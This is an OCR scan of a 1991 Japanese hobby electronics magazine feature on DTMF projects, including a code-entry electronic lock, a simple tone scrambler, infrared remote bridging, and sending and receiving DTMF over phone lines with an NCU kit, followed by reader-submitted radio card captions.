


図5 74HC154のブロック図





8/1991 ● 123

DTMF信号で 電子ロックを 作ってみよう!

電子ロックとは…

DTMFでリモコンするときには、電話回線を使うときもトランシーバを使うときにも、いきなり1つの信号でリモコンが動いてしまったのではこまってしまいます。つまり、「ビツ」と一発で動いてしまつては、イタズラされてしまうし、自分で操作するときにも、誤操作してしまつたりいろいろな問題が起こってきます。

そこで、電子ロック回路を使います。

要は、「ビツ・ボツ・バツ」とやってはじめて操作ができるような回路なのです。

いいかたを変えれば、「DTMF コマンド解釈回路」とでも申しましょうか、まあ、そんなものです。

作るぞ!

では、どんな回路を作るのかはじめに、簡単に説明しておきましょう。



その1は、2キー操作のカンタン回路。「ビツ・ボツ」でリレーが動きます。でも、これではちょっとセキュリティがあまりいならば…!


その2、ちょっとフクザツ6キー操作回路。「ビツ・ボツ・バツ・ボツ・ビツ・ビツ」でリレーが動きます。

具体的なコマンドは、たとえば、その1の回路で「ビツ・ボ

ツ」とやるとき、「1・#」とか「3・5」とやるのか、これは、回路中のジャンパ線の変更で決定します。

DTMFレシーバー LC7385

DTMF信号は音声信号ですから、まずDTMF信号を直さなくては、いろいろと都合が悪いのです。



▲ DTMF デコード IC の LC7385 と 3.579545MHz の水晶発振器です。基本的には、この IC 1 個で DTMF をデコード（復調）することができてしまいます。水晶発振器は、IC のタイミング発生用です。

この部分に相当するのが、LC7385 という IC です。

ワンチップ IC ですから何も考えずに動作してくれます。

もしも動作不良があれば、たいていの場合、入力レベルが合っていないから適宜調整してください。

実際にはかなりいいかげんなレベル合わせて良好に動作してくれます。

デコーダ回路

LC7385 でロジック信号に直りますが、これは 4 ビットの信号でまだまだ扱いにくい。0

～9・*・#・A～D の 16 ケのキーに 1 対 1 に対応したロジック信号に直さないと使いやすくなりません。

世の中、便利なものでこんなことでも 1 ケでやってくれる IC があります。74HC154 というのがこの IC なのです。


ピン配置は 122 ページにありますから参照してください。

鍵の本体

さて、1 対 1 になった信号を解釈して、鍵を開ける回路は 4001 という、おなじみの IC でできています。

これは、抵抗とコンデンサの組み合わせによるタイマ回路と併用して、その 1 の回路では、1.5 秒以内、その 2 の回路では 5.5 秒以内にコマンドが入力されるとリレーガカチッと動きます。この時間を越えるとすべてがクリアされて、コマンドは受けつけられません。

図 2 LC7385
ピン配置



(TOP VIEW)
ピン配置

図 3 LC7385 標準応用例






図 4 DTMF電子ロック／2 キー・6 キー鍵回路

LC7385使用の2 キー鍵回路



LC7385使用の6 キー鍵回路



DTMF信号を スクランブル してみる!

秘密のDTMFを送る!

電波を使ってリモコン信号などを送るとき、具体的なコードが外部にモシてはこまってしまうことがあります。

たとえば、トランシーバから電話をかけるなんてことをする場合、先方の電話番号をそのままのDTMF信号で送ったのでは、電波で送る段階で簡単にバレてしまいます。これは、なんと大問題です。

ではスクランブル!

そこで、DTMF信号を暗号化して送ります。そうです、スクランブルとは、信号の暗号化のことをいうのですが、秘話装置といったほうがよいかもしれません。

スクランブルの方式にはいろいろなもの考えられます。普通、セキュリティの高いものはコストもかかるし、回路もフグザツです。

そこで回路の簡単さやコスト

それに実用性十分のものということで考えたのが、これから紹介する回路です。

さあ、作ろう!

では回路を説明しましょう。まず、キーボードの入力に従っていったんDTMF信号にします。これを4 bit のデジタル信号に直します。ここでスクランブルコードによって、スクランブルをかけて再度、DTMF

信号にして送出します。

スクランブルコードは、ジャンパ線の変更でおこないます。

といえば、すごそうですが、DTMF用ICの組み合わせですから、簡単に製作できるでしょう。

ここでは、C-MOS・ICの4052というアナログスイッチというものを使用して、DTMFのデコーダとエンコーダをコントロールしています。

図1 4052のピン配置

(Top View) 16 Lead Plastic DIP






図2 DTMF スクランブル回路



出力の方法は119
ページを参考にし
てください。



デスクランブルの方法は、4052とLR4087をつなぐ4本2組の配線を、スクランブル前の状態のコードに戻るように接続することによっておこないます（この回路図では、デスクランブラと同様にスクランブルなしの配線状態になっています）。例えば、スクランブルでA⇒d、B⇒d、C⇒b、D⇒aのスクランブル変換をおこなったなら、デスクランブルではこの逆の変換つまり、A⇒b、B⇒c、C⇒d、D⇒aになるようにすればいいのです。

出力の方法は119
ページを参考にし
てください。

DTMF信号と 赤外線リモコンを つないでみよう!

なんでも リモコンするぞ!


ビデオやテレビ、テープレコーダなど家の外からリモコンしたくなるのは世の常・人の常です。では、どうするか。ビデオを例にとつて説明していきましょう。

一番簡単な方法は、ビデオを改造して、DTMFレシーバと接続してしまう。という方法です。しかし、だれだってビデオ本体を改造なんてしたくないに決まっています。これまた常の世いや、世の常、人の常であります。

赤外リモコンを使う!

最近のビデオなどの機器には、赤外線を使用したりリモコンが付いているのが常識のようになっています。

そこで、この赤外リモコンの方を改造してリモコンしましょう。赤外リモコンはもともとリモコンじゃないかって? 赤外



線は、5mくらいしか飛びません。だから家の外など遠くはなれてしまえば、リモコンできません。というわけで、DTMFを活用してトランシーバや電話回線を使って、赤外リモコンをリモコンしてしまうのです。

システムの概要

ここまでのお話はよく分かりましたか? えっ分からない。じゃあ、もうすこし具体的に

お話してみよう。

今、あなたは家から数百メートルはなれた、飲み屋でいつぱいやっています。が、しかしたいへんです。10時にはじまるドラマの録画予約を忘れていたことを思い出しました。今は、9時50分、家に帰ればなんとか間にあいます。が、しかし、せっかく飲んでいるのに……。

なんと、カバンの中には、ハンディートランシーバがあった




図2 DTMFデコーダと赤外線リモコンをつなぐ

電話回線に DTMF信号を 送ってみる!

電話回線

電話回線だって、もちろんDTMF信号が送れます。あたりまえといえば、あたりまえですけど! なんとって公衆電話など、「ビッ・ポッ・パ」のプッシュホンには、DTMF信号そのものなのですから!


ならば、DTMFをこっちらから送って、あっちの機械をコントロールしちゃいましょうということになるわけです。

電話を使う!

電話回線にDTMF信号を送出するには、電話機のDTMF機能を使うのが、これ一番。誰にもわかる正解です。

最近の電話機には、DTMF送出機能が付いているのがあたりまえです。ダイヤルパルスの電話回線で使っていたって「トーン」あるいは「PB」のボタンを押せば、あとはもう「ビッ・ポッ・パ」の世界です。

こういった機能キーのない電



話機でも、DP（ダイヤルパルス）とPB（DTMF）回線の両方に対応できるようになっているものが、ほとんどです。電話機のうらがわあたりについているスイッチを切りかえて、PB（DTMF）にすれば、OKです。

でも、しかし電話回線に直接つないでしまえるようなDTMF発振器を作ってしまう

のです。

わざわざ、作ってしまう理由には、2つあります。

その1。A～Dの電話機のキーボードには無いDTMF信号を送るため。

その2。外部の機器、たとえば、あなたが自作したものなどのコントロールによって、DTMF信号を送出するとき。もちろんこれは、電話機を改造

1

2

3

4

5

6

7

8

9

0

*

#

することによって送出することも可能です。

しかし、電話機本体を改造するのは、誰だってもちろんイヤです。そこで一つ製作とあいなるのです。

トーンダイヤラ

使用するICはもうおなじみシャープのLR4087です。


もうここまでくると、このICはおなじみになっていることでしょう。え！ まだ知らないって。

だったら、“DTMF 発振器の製作”のところを見てください。シャープのえらいICです。

このICは、もともと電話機のトーンダイヤラ用のICですから、応用はいたって簡単と申しましょうか、これが本来の正しい使い方でありませう。

では、“4087の電話回路使用例”という図を見てください。

ちっとも簡単そうじゃないって？ これは、スピーチネット



▲電話回線に使用するトランスで、ライトランスといひます。モデム用のものが安価に入手できる。

ワークという電話機そのものの回路部分が含まれているので、ちよつと大変そうに見えるのです。

簡単にするぞ

“4087の電話回路使用例”を参考にして、もっと簡単にしてみたい。

なぜ、そんなことができるのかというと、ここでは電話機を製作するのではないからです。

電話機というのは、電話局から遠路はるばるやってくる、2本の電線に、受話器のスピーカと、マイクの2本ずつ、計4本の線をつないであげなくてはな

りませう。


このとき、スピーカとマイクの信号がケンカしないよううまくやってあげないといけません。

実はこの回路がちよつと大変なのです。

しかし、ここでは、一方的にDTMF信号を送ってあげるだけですから、こういった事情を気にすることなく、エイツと送ってあげます。

使用するトランスは、600Ω：600Ωの電話回線用のトランスで、モデムなどによく使われています。

図1 LR4087の電話回路使用例






図2 LR4087を使って超簡単にDTMF信号を電話回線に送る！

1

2

3

4

5

6

7

8

9

0

*

#

電話回線から DTMF信号を 受けてみる!

電話から受信

こんどは、電話回線から送られてきたDTMFのリモコン信号を受信してしまいます。

つまり、電話回線と実際にリモコンされる機器の間に入るインターフェース回路です。

さすがに、こういった回路の市販品はちょっと考えつきませんから自作するのが正しい道です。

NCUとは?

まずはじめに登場するのが、おなじみ“ワンダーキット”から発売されている、“NCU 基板キット”です。

このNCUとはいったいどんなものなのか説明していきましょう。

NCUとは、日本語でいうと網制御装置といって、電話機やモデムなどの機器に使用されている装置です。

電話機やモデムなどの機能のうちどんな機能を果たしている

部分かというと、

①電話局の交換機に受話器のフックが上がったことを知らせる。

②電話局から着信時に送られてくるベル信号を検出する。

③電話局にパルスダイヤルの信号を送る。


などが主な機能です。

この他に音声信号の電話回線とのインターフェース回路や、

自動着信機能、タイムアウト機能などが、このキットには追加されています。

タイムアウト機能というのは自動着信してから一定の時間がたつと、自動的に電話回線を切ってしまう機能です。

この回線切断までの時間は、10~150秒の間で設定できるようになっています。



▲これがワンダーキットのNCU基板を完成させたところ。両面ガラスエポキシ専用基板で信頼性抜群!

回路の説明

はじめに①の機能、フック・スイッチの回路は、RL というリレーと 2 SC945。

②のベルの検出は、PHI というフォトカプラで検出して RG に出力されます。

③のパルスダイヤルは、DI からの入力に応じて、リレー RL でおこないます。


音声インターフェイスは、トランス T1 とオペアンプ 4558 です。この部分で、オーディオのラインレベルと電話回線とのはしわたしをしています。

自動着信は、ベル信号を検出したあと 4012 という IC で処理します。

タイムアウト機能は 4541 という IC を使っています。


あとは、この NCU 基板と DTMF レシーバ IC を組み合わせて、めでたく完成にいたるわけなのです。

このセットと、前のコーナーで紹介した DTMF スクランプラや赤外線リモートコントロールなどと組み合わせると、史上最強の DTMF マシンになることでしょう。



▲この部分が電話回線をコントロールする部分で、リング信号はフォトカプラで検出している。

図1 ワンダーキットのNCUキットの回路図







短波標準周波数局 JJY の内容	
送信所の名称及び位置	NTT 名崎送信所 茨城県猿島郡三和町
送信所の座標	北緯36度11分 東経139度51分
空中線電力	2kW
運用時間	常時（毎時35分～39分を除く）
周波数	開波 2.5, 5, 8, 10, 15MHz 定調波 600, 1000, 1600kHz
標準周波数	
告知する標準時	日本標準時 JST : 協定世界時 UTC +9h
周波数と時間間隔の正確さ	$\pm 1 \times 10^{-11}$

▲50歳を迎えた標準周波数局の記念カードです。
昭和15年1月30日の開局から、絶えることなく時を刻み続けてきました。（長野県／そば太郎）



▲東京消防庁の「ちどり」のデレカです。ヘリテレという映像伝送装置を搭載し、上空から見た災害状況を電波を使って地上の指揮所に送ります。（東京都／おしりちゃん）



